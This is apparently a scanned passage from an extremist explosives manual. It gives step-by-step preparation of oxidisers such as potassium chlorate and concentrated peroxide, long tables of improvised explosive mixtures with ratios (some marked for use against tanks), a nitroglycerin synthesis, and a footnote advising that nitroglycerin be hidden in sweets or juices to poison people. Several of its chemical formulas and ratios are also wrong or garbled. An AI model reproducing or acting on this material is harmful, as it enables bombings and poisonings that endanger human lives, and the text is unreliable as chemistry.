
How To Prepare Sodium Nitrate

Sodium Chloride + Nitric Acid ⟶ Sodium Nitrate + Hydrochloric Acid

$NaCl + HNO_3 \longrightarrow NaNO_3 + HCl$


Method 1:

Put Sodium Chloride [24] [NaCl] 59gr to a beaker and put Nitric Acid [HNO_3]63gr (conc. 65%) to it. Heating will emit Hydrochloric Acid [HCl](gas). After the gas is finished, a white powder [which is $NaNO_3$] will be formed, dry it in sunlight.



If you want to collect the Hydrochloric Acid given off, you can use the following method:

Method 2:



[24] SodiumChloride is easily available as "Table salt" (common salt) used in seasoning of food

BARIUM NITRATE


How To Prepare Barium Nitrate

Barium Chloride + Nitric Acid ⟶ Barium Nitrate + Hydrochloric Acid

$BaCl_2 + 2HNO_3 \longrightarrow Ba(NO_3)_2 + 2HCl$


Method 1:

Put Barium Chloride [BaCl] 209gr to a beaker and put Nitric Acid [HNO_3] 126gr to it. Heating will emit Hydrochloric Acid [HCl] (gas). After the gas is finished, a white powder will be formed, (which is $Ba(NO_3)_2$), dry it in sunlight.



If you want to collect the Hydrochloric Acid given off, you can use the following method:

Method 2:



MIXTURES OF AMMONIUM NITRATE

#	Mixture	Ratio
1	Ammonium Nitrate (NH_4NO_3) Acetone peroxide ($C_6H_{12}O_4$) or ($C_9H_{18}O_6$)	96 8
2	Ammonium Nitrate (NH_4NO_3) Aluminium (Al)	96 8
3	Ammonium Nitrate (NH_4NO_3) Aluminium (Al) Charcoal (C_2H_6O)	90 5 5
4	Ammonium Nitrate (NH_4NO_3) TNT[$C_6HCH_3(NO_2)_3$]	40 60
5	Ammonite(used against tanks): Ammonium Nitrate (NH_4NO_3) Aluminium (Al) TNT[$C_6HCH_3(NO_2)_3$]	 65 20 15
6	Ammonium Nitrate (NH_4NO_3) Hexamine Peroxide ($C_6H_{12}O_6N_2$) Charcoal (C_2H_6O)	90 6 5
7	*Astrolite A* (the most powerful mixture): Ammonium Nitrate (NH_4NO_3) Hydrazine Hydrate (N_2H_5OH) Aluminium (Al)	 67 33 20
8	Ammonium Nitrate (NH_4NO_3) Aluminium (Al) Sulphur (S)	85 10 5
9	Ammonium Nitrate (NH_4NO_3) Wood powder/ Sugar/ Charcoal/ Oil/ Metal mixture (Metal mixture= engine oil + diesel or petrol in the ratio 1:1)Need a big detonator + small amount of Teteryl[25]or half sensitive explosive.	90 10
10	Ammonium Nitrate (NH_4NO_3) Red Phosphorous (P_4)	90 10
11	Ammonium Nitrate (NH_4NO_3) Aluminium (Al) Black Seed /Sulphur (S)	96 2 2

[25]Teteryl: Teterenitro methyl aniline, [$C_6H_2(NO_2)_4CH_3$], it is a yellow and reddish in coloured powder. It melts at 129.5^oC heat. It dissolves in water a little. But it dissolves completely in acids. It is a poison (lethal dose = 2g). You can store it in room temperature for many years.

MIXTURES OF UREA NITRATES

#	Mixtures	Ratio
1	Urea Nitrate [$CO(NO_3)_2$] Ammonium Nitrate (NH_4NO_3) Aluminium (Al) (do not store more than 3 days)	64 32 8
2	Urea Nitrate [$CO(NO_3)_2$] Aluminium (Al)	96 8
3	Urea Nitrate [$CO(NO_3)_2$] Aluminium (Al) Sulphur (S)	70 20 10
4	Urea Nitrate [$CO(NO_3)_2$] Charcoal (C_2H_6O) Sulphur (S) Aluminium (Al)	90 4 5 1

Note; after making mixtures of Urea Nitrate, keep it away from all other mixtures for one day –because it may fire or blast. After that you may use it.

MIXTURE OF LEAD NITRATE

#	Mixtures	Ratio
1	Lead Nitrate [$Pb(NO_3)_2$] Aluminium (Al)	96 8
2	Lead Nitrate [$Pb(NO_3)_2$] TNT[$C_6HCH_3(NO_2)_3$]	72 28
3	Lead Nitrate [$Pb(NO_3)_2$] Aluminium (Al) Sulphur (S)	85 10 5

MIXTURES OF SODIUM NITRATE

#	Mixtures	Ratio
1	Sodium Nitrate ($NaNO_3$) Aluminium [Al] or Phosphorous [P] or Black seed	85 15
2	Sodium Nitrate ($NaNO_3$) Aluminium (Al) Sulphur (S)	85 10 5

MIXTURE OF BARIUM NITRATE

#	Mixtures	Ratio
1	Barium Nitrate [Ba $(NO_3)_2$] Aluminium (Al) Sulphur (S)	56 28 14
2	Barium Nitrate [Ba $(NO_3)_2$] Aluminium (Al)	96 8

MIXTURES OF POTASSIUM NITRATE

#	Mixtures	Ratio
1	Black Powder(used in bullets): Potassium Nitrate (KNO_3) Charcoal (C_2H_6O) Sulphur (S)	 75 15 10
2	Potassium Nitrate (KNO_3) Sulphur (S)	85 15

2. POTASSIUM PERMANGANATE[26] [$KMnO_4$]

Properties
Violet color crystals, dissolved in water easily, give red color.

Uses Of Potassium Permanganate
Use to clean water from microbes and amoeba, also used for cleaning fruits and vegetables.

Safety
Be careful when grinding, because it may set alight (fire) or blast. And when you grind it, keep it far away from flame and glycerin.

Note: If its mixture is little (100gram or 200gram) then to get a good result with it, it must be blasted inside an iron container. However if the mixture is more than 50kg it will blast very well –without the need of an iron container (due to pressure).

MIXTURES OF POTASSIUM PERMANGANATE

#	Mixtures	Ratio
1	Potassium Permanganate ($KMnO_4$) Aluminium (Al)	60 40
2	Potassium Permanganate ($KMnO_4$) Sugar ($C_{12}H_{22}O_{11}$) Charcoal (C_2H_6O) Aluminium (Al)	75 5 5 5
3	Potassium Permanganate ($KMnO_4$) Wood powder ($C_6H_{10}O_5$) Aluminium (Al)	72 12 12

[26] In Urdu it is called *Surukh Potass*.

3. POTASSIUM CHLORATE[27] [$KClO_3$]

Properties

It is in the form of white crystals (salt), it dissolves in water, is not affected by humidity, though single drop of Sulphuric Acid [H_2SO_4] added to it creates sound, if it contains Sugar [$C_{12}H_{22}O_{11}$]it readily catches fire.

Uses


It is used in matches, fireworks, and explosives; also used as a disinfectant and bleaching agent.

Preparation of Potassium Chlorate[$KClO_3$] or Sodium Chlorate [$NaClO_3$]

Method 1:

Grind match heads and heat it for ½ an hour(till it dissolves in water).The Potassium Chlorate [$KClO_3$]in it will dissolve while Phosphorous [P] and Sulphur [S] which are also present will be left. Then filter the solution and take the liquid and again heat it till it becomes "muddy". After that, dry it in sunlight.

Step 1




Grinded Match-heads

Heat

Heat is it for ½ an Hour

Step 2



The Solution from *Step 1,* is filtered to remove unwanted residue (phosphorus, sulphur etc.).

Filtrate ($KClO_3$ solution) is collected here.

[27] *Sodium* Chlorate ($NaClO_3$) can be used as an alternative for *Potassium* Chlorate ($KClO_3$)


Step 3

Heat the filtrate from Step 2 till it becomes "muddy".



Heat


Step 4



Sunlight

Dry the "muddy" residue ($KClO_3$) from *Step 3* in sunlight.

"Muddy" liquid ($KClO_3$)




Method 2: (Electrolysis of Potassium Chloride*[28] *[KCl] or Sodium Chloride [NaCl])

Electrolysis: It is the *Lysis*(dissolution, disintegration) of a bond –produced by the passage of an electric current. Hence by electrolysis of Potassium Chloride [KCl] solution we are able to get a solution of Potassium Chlorate [$KClO_3$]:

1. For Electrolysis we need Direct Current [DC], so we have to change the normal house-hold Alternating Current [AC] to DC via an "AC to DC" converter.
2. The Positive [+] end of DC is connected to a element, which is denoted as Anode. And the Negative [⁻] end of DC is connected to another element, which is denoted as Cathode. Hence Anode carries the Positive [+] charge and Cathode carries the Negative [⁻] charge.
3. The Anode we use is a Carbon rod. And as a Cathode we use a spiral stainless steel coil. As the experiment is carried out the Carbon Rod dissolves away and maybe needed to replace. However the (Stainless Steel) Cathode is non-corrosive.


Carbon rod Anode [+] (Small carbon rods maybe extracted from inside Batteries)



Spiral coil shaped stainless steel Cathode [⁻]

[28]In *Urdu*Potassium chloride is called *Safeyd Potass*.

4. The Voltage [V] required for this is 3.5 to 4.0 V. And the Current or Ampere required is 2 A per 100ml of the Solution. Hence we have to adjust this to the required amount. You can adjust the ampere by widening and narrowing Spiral Coil. If it becomes wider it increases the ampere. As we are using 200ml Solution we need at least 4A current.




Adjust ampere by widening and narrowing heater (spiral coil). If it becomes wider it increase ampere.

(Outside) Spiral Coil [steel] Cathode

(Inside) Carbon Anode

5. Before starting the process you should add Hydrochloric Acid [HCl] or Sulphuric Acid [H_2SO_4] till the pH of the solution becomes 6 (six).

Add *Hydrochloric Acid* [HCl] or *Sulphuric Acid* [H_2SO_4] till the pH of the solution becomes 6 (six).



For electrolysis Direct Current [DC] is required, you can convert house hold power (which is AC) to DC by an AC to DC converter

Heater (spiral stainless steel) Cathode [–ve]

Carbon (rod) Anode [+ ve]

200ml Solution of Potassium Chloride [KCl] or Sodium Chloride [NaCl] (Since for 100ml we need 2 Ampere, for this 200ml solution we should have a current of 4 Ampere)

6. The electrolysis should be carried on for 32hours (continuously or not)
7. Filter the solution after completing 32 hours.
8. Now heat the filtered solution till it becomes “muddy”
9. Then dry it in Sunlight.

MIXTURES OF POTASSIUM CHLORATE

#	Mixtures	Ratio
1	Potassium Chlorate [$KClO_3$] Sulphur [S]	85 15
2	Potassium Chlorate [$KClO_3$] Vaseline [$C_{12}H_{32}$] / Engine Oil/ Cooking Oil	88 12
3	Potassium Chlorate [$KClO_3$] Sugar[$C_{12}H_{22}O_{11}$]	90 10
4	Potassium Chlorate [$KClO_3$] Sulphur [S] TNT[$C_6HCH_3(NO_2)_3$] Aluminium Powder [Al]	60 10 10 10
5	Silver Powder(will blast by impact): Potassium Chlorate [$KClO_3$] Sulphur [S] Aluminium Powder [Al]	 52 26 26
6	Potassium Chlorate [$KClO_3$] Honey	80 6
7	Potassium Chlorate [$KClO_3$] Black Seed	90 10
8	Potassium Chlorate [$KClO_3$] Nitro Benzene[$C_6H_5NO_2$] (Powerful than TNT, breaks Iron, can be used against tankers)	80 l 84 20 l 14
9	Potassium Chlorate [$KClO_3$] Sugar[$C_{12}H_{22}O_{11}$] Sulphur [S]	2 (by volume) 1 (by volume) 1 (by volume)
10	Potassium Chlorate [$KClO_3$] TNT[$C_6HCH_3(NO_2)_3$] Sugar[$C_{12}H_{22}O_{11}$] Aluminium Powder [Al]	70 20 5 15
11	*The Fidāī* Mixture: Potassium Chlorate [$KClO_3$] Diesel Wood Powder($C_6H_{10}O_5$)	 88 8 3.5
12	Potassium Chlorate [$KClO_3$] Sand [SiO_2] Sulphur [S]	70 20 10
13	Potassium Chlorate [$KClO_3$] Tar (*Zift*) (Mix *Tar* with petrol until it dissolves. Then mix it with $KClO_3$ and dry in sunlight.)	84 16
14	Potassium Chlorate [$KClO_3$] Charcoal [C_2H_6O] Sulphur [S]	84 12 12

4. HYDROGEN PEROXIDE

Properties:
Colourless liquid, boiling point is 150^{o}C. It smells little like Nitric Acid. It can mix with water by any ratio. It is available in medical store with the ratio 3 to 6 to water. Then we can concentrate it by heating on flame.

Safety:
Take care from gases coming from it during concentration. You must use gloves, glasses and masks. If even one drop touches body wash by large quantity of water or Sodium Carbonate [Na_2CO_3] solution. Also after making the mixtures of Hydrogen Peroxide [H_2O_2] (except the mixtures of it with Acetone[C_3H_6O]) keep them in an open container for ½ an hour.

Note: When mixing Hydrogen Peroxide [H_2O_2], keep all materials and elements clean, if any dirt is present, it might set alight (fire).

How to Get Hydrogen Peroxide [H_2O_2]

We can get it from any medical store. Concentrated or diluted. We can also prepare it using Sodium Carbonate [Na_2CO_3]:

Step 1


Heat Sodium Carbonate [Na_2CO_3] till it becomes yellow colour crystals (which is Na_2O_2).

Step 2

Add (cold) *dilute* Sulphuric Acid [H_2SO_4] (conc. 34-37%) to the yellowish crystals [Na_2O_2]

Step 3

Filter the solution



Note: Remember the Sulphuric Acid we use here is *dilute*, with conc. between 34 -37%

MIXTURES OF HYDROGEN PEROXIDE

#	Mixtures	Ratio
1	Hydrogen Peroxide [H_2O_2] Wheat/ Black Seed/ Black Pepper/ Red Pepper/ Rice Powder (4:1 ratio is the most powerful)	2 l 3 l 4 1 l 1 l 1
2	Hydrogen Peroxide [H_2O_2] Acetone [C_3H_6O] (Prepare in a bottle and keep it always closed)	78 26
3	Hydrogen Peroxide [H_2O_2] Honey Acetone [C_3H_6O]	78 18 18
4	Hydrogen Peroxide [H_2O_2] Sand[SiO_2] Aluminium Powder [Al]	36 30 6
5	Hydrogen Peroxide [H_2O_2] Sugar[$C_{12}H_{22}O_{11}$] (In hot weather this mixture will catch fire after 3 days, if it is cold 7days.)	3 l 4 1 l 1

MOST POWERFUL 19 MIXTURES

#	Mixtures	Ratio
1	Ammonium Nitrate [NH_4NO_3] Hydrazine Hydrate [N_2H_5OH] Aluminium Powder [Al]	67 33 20
2	Hydrogen Peroxide [H_2O_2] Wheat/ Sugar[$C_{12}H_{22}O_{11}$]	4 1
3	Urea Nitrate [$CO(NO_3)_2$] Ammonium Nitrate [NH_4NO_3] Aluminium Powder [Al]	32 16 4
4	Lead Nitrate [$Pb(NO_3)_2$] Aluminium Powder [Al]	12 1
5	Potassium Chlorate [$KClO_3$] Sugar[$C_{12}H_{22}O_{11}$] Sulphur [S]	2 (by volume) 1 (by volume) 1 (by volume)
6	Potassium Chlorate [$KClO_3$] Diesel Wood Powder($C_6H_{10}O_5$)	88 8 3.5
7	Potassium Chlorate [$KClO_3$] Nitro Benzene[$C_6H_5NO_2$]	4 l 6 1 l 1
8	Ammonium Nitrate [NH_4NO_3] Charcoal [C_2H_6O] Aluminium Powder [Al]	90 5 5
9	Ammonium Nitrate [NH_4NO_3] TNT[$C_6HCH_3(NO_2)_3$] Aluminium Powder [Al]	65 15 20
10	Ammonium Nitrate [NH_4NO_3] Acetone (di or tri -cyclo) Peroxide	12 1
11	Ammonium Nitrate [NH_4NO_3] Black Seed Aluminium Powder [Al]	48 1 1
12	Ammonium Nitrate [NH_4NO_3] Aluminium Powder [Al]	12 1
13	Urea Nitrate [$CO(NO_3)_2$] Aluminium Powder	12 1
14	Potassium Chlorate [$KClO_3$] Vaseline [$C_{12}H_{32}$] Sulphur [S]	6 1 1
15	Potassium Chlorate [$KClO_3$] Metal Mixture (Metal Mixture: Engine Oil + diesel or Petrol, mixed in 1:1 ration)	90 10

16	Potassium Chlorate [$KClO_3$] TNT[$C_6HCH_3(NO_2)_3$] Aluminium Powder [Al] Sugar[$C_{12}H_{22}O_{11}$]	35 10 7.5 2.5
17	Potassium Chlorate [$KClO_3$] Vaseline [$C_{12}H_{32}$]	88 12
18	Potassium Chlorate [$KClO_3$] Sulphur[S] Engine Oil	6 0.5 0.5
19	Ammonium Nitrate [NH_4NO_3] Red Phosphorous [P_4]	90 10

Explosive Compounds

Nitro Glycerin

Properties:

White liquid, when left for 1 or 2 days it becomes color less, and color less is more powerful. Should store in Water with ratio is 3:1. Its density is 1.59g/cm^3. It does not dissolve in Water but dissolves in Organic solvents, olive oil, Sulphuric Acids [H_2SO_4] and Nitric acids [HNO_3]. Blasting speed is 8000 – 9292m/s. Temperature for blasting is 180^oC. Though Nitro glycerin can be stored in freezer its dynamite explodes in it.

Uses of nitro glycerin:


For making dynamite, blasting mixtures and also as a poison [29]

Preparation of nitro glycerin

1. Pour 15ml of Nitric Acid (65 -75% concentration) [HNO_3] to a beaker.
2. Pour 22.5ml of Sulphuric Acid (98% concentration) [H_2SO_4] to a beaker, and pour Sulphuric acid [H_2SO_4] to Nitric Acid [HNO_3] slowly.
3. The temperature should be less than 30^oC
4. Keep the beaker in a water bath, and pour 5ml of Glycerin to beaker, drop by drop.
5. Stir it for 5minutes and the pour it to 250ml of water.
6. At the bottom, will have white jelly like substance, take it using dropper.
7. Then pour Sodium Carbonate [Na_2CO_3] to it until it becomes Neutral (ph 7).
8. Then make dynamite using it or store under water.

Reaction of glycerin with nitric acid:

$$C_3H_5(OH)_3 + 3HNO_3 \xrightarrow{H_2SO_4} C_3H_5(ONO_2)_3 + 3H_2O$$



Glycerin *$HONO_2$ (i.e. HNO_3)* *Nitro Glycerin*


**Sulphuric Acid [H_2SO_4] is used as a catalyst, which absorbs water molecules [H_2O].*

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
[29] Note: Nitro glycerin is a very high poison. 1ml can kill anyone within 1 – 2 hours; because it causes low pressure. It has a sweet taste, so can be used in sweets or juices.

Preparation of Nitro Glycerin in Diagram


STEP 1



